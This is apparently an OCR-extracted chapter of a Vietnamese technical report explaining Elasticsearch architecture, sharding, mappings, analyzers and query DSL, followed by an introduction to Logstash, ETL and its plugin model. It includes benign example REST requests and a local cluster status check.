
Dưới đây là một số điểm chính về Elasticsearch:

- Tìm kiếm và phân loại dữ liệu:
    - Tìm kiếm: Elasticsearch sử dụng cơ chế tìm kiếm ngôn ngữ tự nhiên, cho phép người dùng tìm kiếm dữ liệu một cách nhanh chóng và chính xác.
    - Phân loại: Dữ liệu được lưu trữ trong Elasticsearch có thể được phân loại thành các chỉ số (indices), các loại (types) và các trường (fields).
- Phân tán và dự phòng:
    - Phân tán: Elasticsearch có thể được triển khai trên nhiều máy chủ và các phần tử dữ liệu được phân tán trên các nút (nodes) trong một cluster. Điều này giúp tối ưu hiệu suất và mở rộng khả năng xử lý.
    - Dự phòng (Replication): Elasticsearch hỗ trợ dự phòng dữ liệu để đảm bảo sự an toàn và sẵn sàng của hệ thống.
- RESTful API: Elasticsearch sử dụng RESTful API cho việc tương tác với hệ thống. Điều này có nghĩa là bạn có thể sử dụng các phương thức HTTP như GET, POST, PUT, DELETE để tương tác với dữ liệu và thiết lập của Elasticsearch.
- Xử lý văn bản và phân tích ngôn ngữ tự nhiên: Elasticsearch cung cấp các công cụ và phân tích văn bản mạnh mẽ, bao gồm việc tách từ (tokenization), đánh chỉ số (indexing), và phân tích ngôn ngữ tự nhiên (natural language processing). Điều này giúp tìm kiếm văn bản một cách linh hoạt và chính xác.
- Kết hợp logstash và kibana: Elasticsearch thường được sử dụng cùng với Logstash (để xử lý và chuyển đổi dữ liệu từ các nguồn khác nhau) và Kibana (để hiển thị và tạo các biểu đồ từ dữ liệu) để tạo thành một stack ELK (Elasticsearch, Logstash, Kibana) giúp giám sát và phân tích dữ liệu một cách hiệu quả.
- Sử dụng trong nhiều ứng dụng: Elasticsearch được sử dụng rộng rãi trong nhiều ứng dụng, bao gồm tìm kiếm trên trang web, giám sát hệ thống, phân tích log, và nhiều ứng dụng khác đòi hỏi việc tìm kiếm và phân loại dữ liệu một cách nhanh chóng và linh hoạt.

Elasticsearch được xây dựng với hiệu suất cao, có khả năng mở rộng linh hoạt, làm cho nó trở thành một giải pháp phổ biến cho việc tìm kiếm và phân loại dữ liệu trong các ứng dụng web và doanh nghiệp.

2.2.1. Kiến trúc Elasticsearch

Elasticsearch Cluster:



Hình 2.2 Kiến trúc Elasticsearch

Elasticsearch Cluster là một nhóm các node Elasticsearch được kết nối với nhau thành một hệ thống thống nhất. Các node trong cluster có thể thực hiện các tác vụ như lưu trữ dữ liệu, lập chỉ mục, tìm kiếm, phân tích, …

Node trong Cluster được kết nối với nhau và mỗi node sẽ chứa một phần dữ liệu của cluster. Các node tham gia vào quá trình tìm kiếm và tạo index.

Elasticsearch Cluster có nhiều lợi ích, bao gồm:

- Sự phân tán: Các node trong cluster được phân tán để xử lý dữ liệu, giúp tăng tốc độ và hiệu suất của các tác vụ.
- Khả năng mở rộng: Cluster có thể được mở rộng bằng cách thêm các node mới, giúp đáp ứng nhu cầu lưu trữ và xử lý dữ liệu ngày càng tăng.
- Khả năng phục hồi: Cluster có khả năng phục hồi trong trường hợp một node bị lỗi, giúp đảm bảo tính sẵn sàng của dữ liệu.


Node

Các node trong Elasticsearch Cluster có thể được phân chia thành các loại sau:

- **Data node**: Data node là các node lưu trữ dữ liệu.
- **Master node**: Master node là các node chịu trách nhiệm quản lý cluster, bao gồm việc phân bổ các shard cho các node khác.
- **Ingest node**: Ingest node là các node chịu trách nhiệm xử lý dữ liệu trước khi lưu trữ.
- **Coordinating node**: Coordinating node là các node chịu trách nhiệm phối hợp các tác vụ giữa các node khác, làm nhiệm vụ tương tự với loadbalancer.

Trong Elasticsearch sẽ sử dụng các cổng sau:


- Port 9200: được dùng để lọc các request từ bên ngoài cluster, quá trình này thông qua REST API để truy vấn…
- Port 9300: được sử dụng cho giao tiếp giữa các node trong cluster.



Hình 2.3 Port thông dụng trong elk stack

Shard


Elasticsearch có khả năng mở rộng cao nhờ cấu trúc phân tán của nó. Một trong những lý do cho điều này là sharding.



Hình 2.4 Cách lưu trữ index bằng sharding

Khi kích thước của một index vượt quá giới hạn phần cứng của một nút duy nhất, sharding sẽ xuất hiện để giải quyết vấn đề này. Một shard sẽ chứa một tập hợp con dữ liệu của index và tự nó có đầy đủ chức năng và độc lập. Bạn có thể coi một shard như một "index độc lập".

Giá trị “routing” sẽ được tính bằng ID của một documents. Giá trị của shard được tính bằng công thức: *hash(routing) % total_primary_shard*




Hình 2.5 Công thức tính toán giá trị routing

Khi thực hiện truy vấn nếu không tìm kiếm được một tài liệu nào thì truy vấn sẽ được phát đến tất cả các shard

Để đảm bảo cho việc backup tránh mất dữ liệu thì shard cũng được chi thành 2 loại là: **primary shard** và **replica shard**. Với replica shard đóng vai trò backup cho primary shard.

Việc replication cũng giúp cho giảm thông lượng truy vấn tới chỉ một node, tăng tính sẵn sàng của cluster.



Hình 2.6 Cách Elasticsearch lưu trữ primary và replica shard

Mặc dù SQL và Elasticsearch có các thuật ngữ khác nhau về cách tổ chức dữ liệu nhưng về cơ bản thì mục đích của chúng sẽ giống nhau:

ElasticSearch	RDBMS
Cluster	Database
Index	Table
Document	Row

Hình 2.7 So sánh index với table trong RDBMS

Kiểm tra trạng thái của cluster:


```
root@at170653:/home/at170653# curl http://localhost:9200
{
  "name" : "e8cff3905688",
  "cluster_name" : "docker-cluster",
  "cluster_uuid" : "Eub7YLitTwy4_4SI21G7TQ",
  "version" : {
    "number" : "7.16.2",
    "build_flavor" : "default",
    "build_type" : "docker",
    "build_hash" : "2b937c44140b6559905130a8650c64dbd0879cfb",
    "build_date" : "2021-12-18T19:42:46.604893745Z",
    "build_snapshot" : false,
    "lucene_version" : "8.10.1",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
root@at170653:/home/at170653#
```

Hình 2.8 Kiểm tra trạng thái cluster

2.2.2. Quản lý Document

API trong Elasticsearch là giao diện lập trình ứng dụng (Application Programming Interface) mà Elasticsearch cung cấp để tương tác với dữ liệu và chức năng của hệ thống

Elasticsearch API sẽ được chia thành từng mức khác nhau:



Hình 2.9 Elasticsearch API

Dưới đây là một số ví dụ về các loại API trong Elasticsearch:

- **Index API**: Cho phép bạn quản lý các chỉ mục (index) trong Elasticsearch.
- **Search API**: Dùng để thực hiện các truy vấn tìm kiếm trong dữ liệu.
- **Document API**: Cung cấp các phương thức để thêm, cập nhật, hoặc xoá các tài liệu (documents) trong chỉ mục.
- **Cluster API**: Cho phép bạn quản lý và theo dõi trạng thái của cluster Elasticsearch.
- **Cat API**: Cung cấp thông tin về các chỉ mục, các node, và các shards trong cluster dưới dạng văn bản dễ đọc.

Index API

Trong Elasticsearch, một index chứa một schema và có thể có một hoặc nhiều shard và bản sao replica. Một index được chia thành các shard.

Một số những hàm đặc trưng trong index API:

PUT /{index} # create index

DELETE /{index} # delete index

HEAD /{index} # confirm exist index

POST /{index}/_close # block write index

POST /{index}/_open # open write index

Để giải quyết vấn đề tìm kiếm nhanh thì elasticsearch sử dụng việc index document. Việc này bao gồm việc tạo chỉ mục đảo ngược (inverted index) cho các trường văn bản và tổ chức các cấu trúc dữ liệu phù hợp với các kiểu dữ liệu khác nhau.

Hình 2.10 Các request trong elasticsearch

Primary term và Sequence Number

- Primary term được dùng để phân biệt giữa primary shard cũ và mới, thực hiện đếm số lần thay đổi primary shard.
- Sequence number: chỉ số thể hiện số lần thực hiện ghi vào index

⇨ 2 thông số này giúp cho Elasticsearch có thể recover lại các bản ghi cũ hơn.

2.2.3. Mapping


a. Inverted Index

Trong Elasticsearch, inverted index là một phần quan trọng của cơ sở dữ liệu văn bản, được xử lý bởi Apache lucence, giúp tăng tốc quá trình tìm kiếm và truy xuất thông tin từ các văn bản lớn.

Invertd index bao gồm tất cả các từ duy nhất xuất hiện trong bất kỳ document nào, và đối với mỗi từ sẽ có 1 danh sách document mà nó xuất hiện trong đó.

Một số khái niệm cơ bản để hiểu về inverted index trong Elasticsearch:

- Tokenization:
  - Trước khi xây dựng inverted index, văn bản thường được chia thành các "tokens" (các đơn vị nhỏ nhất như từ hoặc từ khóa)
  - Các bước này gọi là quá trình tokenization, và Elasticsearch có thể tùy chỉnh quá trình này để phù hợp với nhu cầu của ứng dụng.
- Stop Words và Stemming:
  - Elasticsearch thường loại bỏ từ ngữ không quan trọng như stop words (ví dụ: "and", "the") để giảm kích thước của inverted index.
  - Nó cũng thực hiện stemming, là quá trình chuyển đổi từ về dạng gốc của nó, để tăng khả năng tìm kiếm.




Hình 2.11 Inverted index

b. Analysis và Analyzer

Analysis là quá trình bao gồm 2 bước:

- Đầu tiền, thực hiện tokenizing văn bản trở thành các inverted index

- Sau đó chuẩn hóa các inverted index này theo một quy tắc để cải thiện khả năng tìm kiếm.



Hình 2.12 Quy trình tìm kiếm index

Analyzer là quá trình bao gồm 3 chức năng CharFilter, Tokenizer, Token filters được gom thành một gói duy nhất.

```
POST /_analyze
{
"text": "This is test analyzer",
"analyzer": "standard"
}
```

```
{
  "tokens" : [
    {
      "token" : "this",
      "start_offset" : 0,
      "end_offset" : 4,
      "type" : "<ALPHANUM>",
      "position" : 0
    },
    {
      "token" : "is",
      "start_offset" : 5,
      "end_offset" : 7,
      "type" : "<ALPHANUM>",
      "position" : 1
    },
```

```
{
  "token" : "test",
  "start_offset" : 8,
  "end_offset" : 12,
  "type" : "<ALPHANUM>",
  "position" : 2
},
{
  "token" : "analyzer",
  "start_offset" : 13,
  "end_offset" : 21,
  "type" : "<ALPHANUM>",
  "position" : 3
}
]
```


Hình 2.13 Analyzer

Có thể sử dụng các loại analyzer sẵn có hoặc cũng có thể tự tạo một analyzer riêng.

c. Mapping

Trong Elasticsearch, Mapping là một khái niệm quan trọng liên quan đến cách dữ liệu được định dạng và lưu trữ trong chỉ mục. Mapping định rõ cấu trúc của các trường trong tài liệu và xác định kiểu dữ liệu của chúng.

Trong elasticsearch có 2 loại mapping:

- Dynamic mapping: tự động mapping dựa trên cấu trúc dữ liệu mới được thêm vào index
- Explicit mapping: định rõ mapping cho các trường trong index.

Trong Elasticsearch, datatype (kiểu dữ liệu) định rõ loại dữ liệu mà một trường cụ thể trong tài liệu có thể chứa. Dưới đây là một số kiểu dữ liệu phổ biến trong Elasticsearch:

- Text: được sử dụng để lưu trữ chuỗi văn bản dài.
- Keyword: thường được sử dụng để lưu trữ giá trị không phân tích, ví dụ như các từ khóa hoặc giá trị không thay đổi.
- Date: sử dụng để lưu trữ thông tin về thời gian.
- Interger: sử dụng lưu trữ số nguyên.
- Float và Double: sử dụng lưu trữ số thực với độ chính xác khác nhau.
- Boolean: sử dụng lưu trữ giá trị đúng sai.
- Object: là kiểu dữ liệu đặc biệt lưu trữ đối tượng.

- Nested: là một kiểu đặc biệ của object, được sử dụng khi bạn muốn lưu trữ một mảng các đối tượng.

```
PUT /reviews
{
"mappings": {
"properties": {
"rating": {"type": "float"},
"content": {"type": "text"},
"product_id": {"type": "integer"},
"author": {
"properties": {
"first_name":{"type":"text"},
"last_name":{"type":"text"},
"email":{"type":"keyword"}
}
}
}
}
}
```

```
PUT /reviews/_doc/1
{
"rating": 5.0,
"content": "test review",
"product_id": 123,
"author": {
"first_name":“cao",
"last_name":“sao",
"email":“scd@gmail.com"
}
}
```

Hình 2.14 PUT request trong mapping

2.2.4. Searching

Một số câu lệnh có thể sử dụng trong việc tìm kiếm:

GET /products/_doc/100

GET /products/_search?

GET /products/_search?q=name:Maker

GET /products/_search?q=name:tenet

GET /products/_search?q=name:Maker AND price:65

Query DSL

```
GET /products/_search {
        "query": {
                "match": {"in_stock":10}
                  }
}
```

```
GET /products/_search {
        "query": {
                "bool": {
                        "must": [
                                {       "match":
                        {"in_stock":10}},
                                {       "match":
                        {"name":"Maker"}}
                                ]
                 }
```

} }

Trong query DSL được chia làm 2 loại:

- Leaf query: tìm kiếm trên một trường thông tin duy nhất
- Bool query: truy vấn tổng hợp có thể dùng nhiều trường khác nhau

How searching work

Như đã trình bày ở trên thì một index sẽ được chia thành các shard và lưu trữ trên nhiều node khác nhau. Vậy nên khi có một query tới thì Elasticsearch không chỉ tìm kiếm trên 1 node mà sẽ tìm kiếm trên nhiều node khác nhau để trả về cho client.

Chính vì vậy mà trong elasticsearch sẽ có 2 port sử dụng với 2 mục đích khác nhau:

- Port 9200: nhận request từ bên ngoài cluster
- Port 9300: trao đổi thông tin giữa các node trong cùng cluster

Match query

Hình 2.15 GET request trong tìm kiếm

Với query này, elasticseach sử dụng việc analyzer và tokenizer để chia nhỏ văn bản phục vụ cho việc tìm kiếm các document có nội dung trường content bao gồm cả "review" và "index"

Ngoài match query thì elasticsearch còn có multi-match query giúp truy vấn trên nhiều trường khác nhau.

Term query

Trong elasticsearch, term query là một loại truy vấn được sử dụng để tìm kiếm các tài liệu dựa trên giá trị cụ thể của một trường (field).

Lưu ý tránh sử dụng truy vấn này cho trường văn bản (text field). Theo mặc định, elasticsearch thay đổi giá trị trường văn bản như một phần của phân tích. Điều này có thể làm cho việc tìm kiếm kết quả khớp chính xác cho trường văn bản trở nên khó khăn. Để tìm kiếm theo trường văn bản thì ta có thể sử dụng match query.

Term query	Match query

{
"query": {
"term": {
"title.keyword":"Elasticsearch Guide"
}
}
}
	{
	"query": {
	"match": {
	"content": "Elasticsearch Guide"
	}
	}
	}

Query và Filter context

Trong Elasticsearch, query và filter là hai khái nhiệm quan trọng và được sử dụng để thực hiện các tìm kiếm khác nhau trong các ngữ cảnh khác nhau.

Query context:

- Chức năng: truy vấn được sử dụng để tìm kiếm và đánh giá độ phù hợp của tài liệu với một điều kiện cụ thể.
- Đánh giá độ phù hợp: Truy vấn xác định mức độ phù hợp của tài liệu với điều kiện tìm kiếm bằng cách sử dụng các điểm số phù hợp (relevance scores)
- Analyzer và Tokenizer: trong query context, elasticsearch thường được sử dụng Analyzer và Tokenizer để xử lý văn bản, phân tích và chia nhỏ văn bản thành các từ để tìm kiếm.

Filter context:

- Chức năng: Bộ lọc được sử dụng để giới hạn tập hợp các tài liệu dựa trên điều kiện nhất định mà không ảnh hưởng đến độ phù hợp.
- Optimization: Bộ lọc có thể được tối ưu hóa hơn so với truy vấn vì chúng không cần phải tính toán điểm số phù hợp.
- Caching: Bộ lọc có thể được lưu vào bộ nhớ đệm để tái sử dụng, làm giảm tải cho hệ thống.

Trong một truy vấn hoặc bộ lọc có thể tồn tại cả hai ngữ cảnh. Sử dụng kết hợp chúng có thể cung cấp cách linh hoạt để thực hiện các tìm kiếm và giới hạn tập hợp kết quả dựa trên các điều kiện phức tạp.

Hình 2.16 Truy vấn kết hợp

Trong ví dụ này, truy vấn yêu cầu tìm kiếm các tài liệu có "Elasticsearch Guide" trong tiêu đề và đồng thời giới hạn tập hợp kết quả bằng cách chỉ chấp nhận các tài liệu có giá trị của trường "price" nằm trong khoảng từ 20 đến 50.

2.3. Giới thiệu về Logstash

LogStash là phần mềm thu thập dữ liệu mã nguồn mở được viết trên nền tảng Java với khả năng thu thập dữ liệu thßi gian thực (realtime). LogStash có khả năng tự động thu thập dữ liệu từ các nguồn khác nhau, sau đó biến đổi, chuẩn hóa dữ liệu phù hợp với nơi sẽ lưu trữ nó. LogStash còn sử dụng để làm sạch dữ liệu phục vụ cho các bài toán phân tích và trực quan hóa dữ liệu.

Logstash là một quy trình xử lý dữ liệu phía máy chủ, nguồn mở, gọn nhẹ cho phép bạn thu nhập dữ liệu từ các nguồn khác nhau, chuyển đổi dữ liệu nhanh chóng và gửi dữ liệu tới điểm đích bạn muốn. Logstash thường được sử dụng như một đường ống dữ liệu cho Elasticsearch. Bởi vì được tích hợp chặt chẽ với Elasticsearch, khả năng xử lý bản ghi mạnh mẽ và hơn 200 phần bổ trợ nguồn mở được tạo sẵn có thể giúp bạn dễ dàng lập chỉ mục cho dữ liệu của mình, Logstash là một lựa chọn phổ biến cho hoạt động tải dữ liệu vào Elasticsearch.


2.3.1. Công nghệ tích hợp dữ liệu ETL

Công nghệ ETL là công nghệ sử dụng kỹ thuật hợp nhất dữ liệu, cho phép kết xuất dữ liệu từ các cơ sở dữ liệu nguồn, chuyển đổi dữ liệu dó thành dữ liệu phù hợp với yêu cầu nghiệp vụ từ đó đưa dữ liệu này vào cơ sở dữ liệu đích.

Dữ liệu có thể được kết xuất theo cơ chế pull và push. Chế độ pull thường được sử dụng trong các ứng dụng chạy ngầm (batch job) và thực hiện theo thời gian đã ấn định trước. Chế độ push thường được sử dụng trong các ứng dụng tích hợp trực tuyến và thực hiện khi có các sự kiện thay đổi dữ liệu phát sinh.

Công việc thực hiện trong ETL được mô tả trong ba bước chính sau:

- Bước 1: Kết xuất dữ liệu (Extract) từ các nguồn dữ liệu. Các nguồn dữ liệu thường khác nhau về cấu trúc và thường không đồng nhất.
- Bước 2: Chuyển đổi dữ liệu (Transform):
    - Làm sạch dữ liệu (ví dụ: đổi giá trị bị thiếu null thành giá trị mặc định, chuẩn hóa dữ liệu Nam là 0 và Nữ là 1…)
    - Lọc dữ liệu: Lựa chọn các trường dữ liệu để xử lý.
    - Chia nhỏ dữ liệu: Chia một trường dữ liệu trong dữ liệu nguồn ra các trường nhỏ hơn
    - Hợp nhất dữ liệu từ dữ liệu đã được lấy ở bước 1
    - Loại bỏ những dữ liệu không đủ điều kiện để đưa vào dữ liệu đích.
- Bước 3: Đưa dữ liệu đã được xử lý vào cơ sở dữ liệu đích.



Hình 2.17 Tiến trình ETL

2.3.2. Mô hình hoạt động của Logstash

Logstash hoạt động dựa trên công nghệ ETL với nền tảng kỹ thuật hợp nhất dữ liệu (Data Consolidation) để tích hợp dữ liệu từ nhiều nguồn khác nhau về nơi lưu từ phục vụ các bài toán khác nhau. Trng đó, 3 tiến trình của công nghệ ETL là Extract, Transform và Load tương ứng với 3 thành phần trong mô hình triển khai LogStash gồm: Input Plugin, Filter Plugin và Output Plugin

Hình 2.18 Ba quá trình của logstash

- Input Plugin: Thành phần này chịu trách nhiệm thu thập nhật ký từ các nguồn khác nhau. LogStash cung cấp nhiều Input Plugin khác nhau cho các nguồn nhật ký phổ biến, chẳng hạn như syslog, file, TCP, UDP, AWS Kinesis, Elasticsearch, v.v.
- Filter Plugin: Thành phần này chịu trách nhiệm lọc, biến đổi và chuyển đổi nhật ký. LogStash cung cấp nhiều Filter Plugin khác nhau cho các tác vụ xử lý nhật ký phổ biến, chẳng hạn như loại bỏ các dòng nhật ký không cần thiết, thay đổi định dạng nhật ký, thêm thông tin bổ sung vào nhật ký, v.v.
- Output Plugin: Thành phần này chịu trách nhiệm lưu trữ nhật ký. LogStash cung cấp nhiều Output Plugin khác nhau cho các hệ thống lưu trữ nhật ký phổ biến, chẳng hạn như Elasticsearch, MySQL, PostgreSQL, S3, Azure Blob Storage, Google Cloud Storage, v.v.

Dưới đây là một số ví dụ về Input Plugin, Filter Plugin và Output Plugin:

- Input Plugin
  - syslog: Thu thập nhật ký syslog
  - file: Thu thập nhật ký từ tệp
  - tcp: Thu thập nhật ký từ cổng TCP
  - udp: Thu thập nhật ký từ cổng UDP
  - aws_kinesis: Thu thập nhật ký từ AWS Kinesis
  - elasticsearch: Thu thập nhật ký từ Elasticsearch
- Filter Plugin
  - grok: Lọc và biến đổi nhật ký theo định dạng grok

    - mutate: Thêm hoặc sửa đổi các trường nhật ký
    - date: Chuyển đổi định dạng ngày tháng trong nhật ký
    - lowercase: Chuyển đổi tất cả các ký tự trong nhật ký thành chữ thường
    - uppercase: Chuyển đổi tất cả các ký tự trong nhật ký thành chữ hoa
- Output Plugin
    - elasticsearch: Lưu trữ nhật ký vào Elasticsearch
    - mysql: Lưu trữ nhật ký vào MySQL
    - postgresql: Lưu trữ nhật ký vào PostgreSQL
    - s3: Lưu trữ nhật ký vào S3
    - azure_blob_storage: Lưu trữ nhật ký vào Azure Blob Storage
    - google_cloud_storage: Lưu trữ nhật ký vào Google Cloud Storage

